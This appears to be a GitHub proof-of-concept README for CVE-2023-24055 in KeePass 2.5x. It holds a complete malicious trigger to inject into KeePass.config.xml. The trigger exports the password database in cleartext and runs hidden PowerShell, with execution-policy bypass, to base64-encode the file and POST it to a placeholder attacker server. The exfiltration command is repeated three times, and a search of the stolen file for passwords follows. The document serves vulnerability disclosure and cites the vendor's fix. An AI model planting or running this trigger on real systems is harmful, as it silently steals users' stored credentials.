
 alt3kx/cve-2023-24055_poc
CVE-2023-24055 PoC (KeePass 2.5x)

https://sourceforge.net/p/keepass/discussion/329220/thread/a146e5cf6b/
https://sourceforge.net/p/keepass/feature-requests/2773/
An attacker who has write access to the KeePass configuration file can modify it and inject malicious triggers, e.g to obtain the cleartext passwords by adding an export trigger.
https://nvd.nist.gov/vuln/detail/CVE-2023-24055
https://www.cve.org/CVERecord?id=CVE-2023-24055
(1) An attacker who has write access to the KeePass configuration file KeePass.config.xml could inject the following trigger, e.g:
<?xml version="1.0" encoding="utf-8"?>
<TriggerCollection xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
	<Triggers>
		<Trigger>
			<Guid>lztpSRd56EuYtwwqntH7TQ==</Guid>
			<Name>exploit</Name>
			<Events>
				<Event>
					<TypeGuid>s6j9/ngTSmqcXdW6hDqbjg==</TypeGuid>
					<Parameters>
						<Parameter>0</Parameter>
						<Parameter />
					</Parameters>
				</Event>
			</Events>
			<Conditions />
			<Actions>
				<Action>
					<TypeGuid>D5prW87VRr65NO2xP5RIIg==</TypeGuid>
					<Parameters>
						<Parameter>c:\Users\John\AppData\Local\Temp\exploit.xml</Parameter>
						<Parameter>KeePass XML (2.x)</Parameter>
						<Parameter />
						<Parameter />
					</Parameters>
				</Action>
				<Action>
					<TypeGuid>2uX4OwcwTBOe7y66y27kxw==</TypeGuid>
					<Parameters>
						<Parameter>PowerShell.exe</Parameter>
						<Parameter>-ex bypass -noprofile -c Invoke-WebRequest -uri http://attacker_server_here/exploit.raw -Method POST -Body ([System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes('c:\Users\John\AppData\Local\Temp\exploit.xml'))) </Parameter>
						<Parameter>False</Parameter>
						<Parameter>1</Parameter>
						<Parameter />
					</Parameters>
				</Action>
			</Actions>
		</Trigger>
	</Triggers>
</TriggerCollection>
(2) Victim will open the keePass as normally activity , saving changes, etc...., the trigger will executed on background exfiltrating the credentials to attacker server
a) The trigger will export the keepass database in KeePass XML (2.x) format included all the credentials (cleartext) into folowing path, e.g:
c:\Users\John\AppData\Local\Temp\exploit.xml

b) Once exported the file , a second action could be defined to exfiltrate the XML data using Powershell.exe and encoded to base64 e.g:
PowerShell.exe -ex bypass -noprofile -c Invoke-WebRequest -uri http://attacker_server_here/exploit.raw -Method POST -Body ([System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes('c:\Users\John\AppData\Local\Temp\exploit.xml')))
c) Data will exfiltrate to attacker web server e.g:
Name: Trigger
Events: Saved database file | [Equals]
Conditions: <empty>
Actions:

(1) Export active database
File/URL: c:\Users\John\AppData\Local\Temp\exploit.xml
File/Format:  KeePass XML (2.x)

(2) Execute command line / URL
File/URL: PowerShell.exe
Arguments: -ex bypass -noprofile -c Invoke-WebRequest -uri http://attacker_server_here/exploit.raw -Method POST -Body ([System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes('c:\Users\John\AppData\Local\Temp\exploit.xml')))
Window style: Hidden


Credentials...
PS C:\Users\John\AppData\Local\Temp> type .\exploit.xml | Select-String -Pattern Password
https://keepass.info/help/kb/trigger_examples.html
https://keepass.info/news/n230109_2.53.html
Removed the 'Export - No Key Repeat' application policy flag; KeePass now always asks for the current master key when trying to export data.
https://www.trustedsec.com/blog/what-this-keepass-cve-means-for-organizations-searching-for-new-password-vaults/
https://www.youtube.com/watch?v=OEaFaSjaZY4
https://www.youtube.com/watch?v=iz0PsYlH8Ig
https://www.it-connect.fr/keepass-2-53-1-une-nouvelle-version-qui-corrige-la-vulnerabilite/
https://www.it-connect.fr/faille-critique-dans-keepass-un-attaquant-peut-exporter-les-mots-de-passe-en-clair/
https://github.com/deetl/CVE-2023-24055
https://blog.harmj0y.net/redteaming/keethief-a-case-study-in-attacking-keepass-part-2/
https://github.com/Orange-Cyberdefense/KeePwn
Alex Hernandez aka (@_alt3kx_)






